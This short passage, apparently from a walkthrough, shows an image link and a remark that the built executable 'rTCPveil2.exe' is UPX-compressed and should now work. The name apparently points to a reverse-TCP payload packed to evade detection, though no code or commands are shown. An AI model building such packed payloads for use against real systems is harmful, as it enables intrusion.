
Notice that the resulting executable rTCPveil2.exe is a UPX compressed PE32 executable!
Now It should work…!